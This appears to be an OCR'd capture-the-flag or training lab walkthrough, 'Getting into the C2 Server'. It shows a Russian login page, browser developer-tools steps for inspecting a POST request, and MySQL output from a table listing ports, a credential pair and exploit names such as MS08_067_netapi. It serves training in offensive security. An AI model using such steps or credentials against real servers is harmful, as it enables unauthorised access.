
URL=http://c2.gxqrzywfs7oik76yxhfh.rus:5000



http://c2.gxqrzywfs7oik76yxhfh.rus:5000

http://c2.gxqrzywfs7oik76yxhfh.rus:5000/ — Visit


http://c2.gxqrzywfs7oik76yxhfh.rus:5000/




Услу́жливый дура́к опа́снее врага́.

Task 11
Getting into the C2 Server

3.2 Select application Menu




3.3 Select More Tools


Вход
Вход
c2.gxqrzywfs7oik76yxhfh.rus:5000
ПРОВЕРИТЬ ПОДЛИННОСТЬ
имя
пароль
войти
Услу́жливый дура́к опа́снее врага́.
More tools
Customize toolbar...
Browser tools
Web Developer Tools Ctrl+Shift+I
Task Manager Shift+Esc
Remote Debugging
Browser Console Ctrl+Shift+J
Responsive Design Mode Ctrl+Shift+M
Eyedropper
Page Source Ctrl+U
Extensions for developers

Task 11
Getting into the C2 Server


3.4 Select Web Developer Tools



- Perform a request or Reload the page to see detailed information about network activity.
- Click on the button to start performance analysis.

No requests

Refresh Screen




Status	Method	Domain	File	Initiator	Type	Transferred	Size	0 ms
200	GET	c2.gxqrzywfs7oik76yxhfh.r...	/	document	html	1.51 kB	1.21 kB	207 ms
⦸	GET	fonts.gstatic.com	xeN2jE4QHqEcNngphCBxa6CWcynf_cDxXwCLxiixG1c.woff	stylesheet	woff	NS_ERROR_CORRUPTED_CON...	0 B	76 ms
200	GET	c2.gxqrzywfs7oik76yxhfh.r...	favicon.ico	FaviconLoader.jsm:180 (img)	vnc.microsoft...	cached	17.73 kB	0 ms

3 requests | 18.93 kB / 2.34 kB transferred | Finish: 362 ms | DOMContentLoaded: 255 ms | load: 377 ms

Task 11
Getting into the C2 Server

3.5 Select Post




Status	Met...	Domain	File	Cause	Type	Transferred	Size
200	POST	c2.gxqrzy...	/	document	html	1.48 KB	1.18 ...
304	GET	c2.gxqrzy...	style.css	stylesheet	css	cached	1.63 ...

```
Request URL: http://c2.gxqrzywfs7oik76yxhfh.rus:5000/
Request Method: POST
Remote Address: 10.0.232.163:5000
```

IP Address 10.0.232.163

4 Identify Tables with MySQL


use TSEL
show tables;
SELECT * FROM TSELI;



```
mysql> use TSEL
No connection. Trying to reconnect...
Connection id:    2227
Current database: *** NONE ***

Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+----------------+
| Tables_in_TSEL |
+----------------+
| TSELI          |
+----------------+
1 row in set (0.01 sec)

mysql> SELECT * FROM TSELI;
+----+-------------+-------+---------------------+
| id | ipaddr      | port  | notes               |
+----+-------------+-------+---------------------+
|  1 | 127.0.0.1   |  4444 | Creds: Stupid:Users |
|  2 | 127.0.0.1   |  8888 | LFI                 |
|  3 | 127.0.0.2   |  6666 | Squirrel Attack     |
|  4 | 127.0.0.255 | 10000 | MS08_067_netapi     |
+----+-------------+-------+---------------------+
4 rows in set (0.00 sec)

mysql> 
```

Task 11
Getting into the C2 Server

5 Translation

 ПРОВЕРИТЬ ПОДЛИННОСТЬ	CHECK AUTHENTICITY
имя	NAME
пароль	PASSWORD
войти	TO COME IN (ENTER)
Услу́жливый дура́к опа́снее врага́.	A helpful fool is more dangerous than an enemy.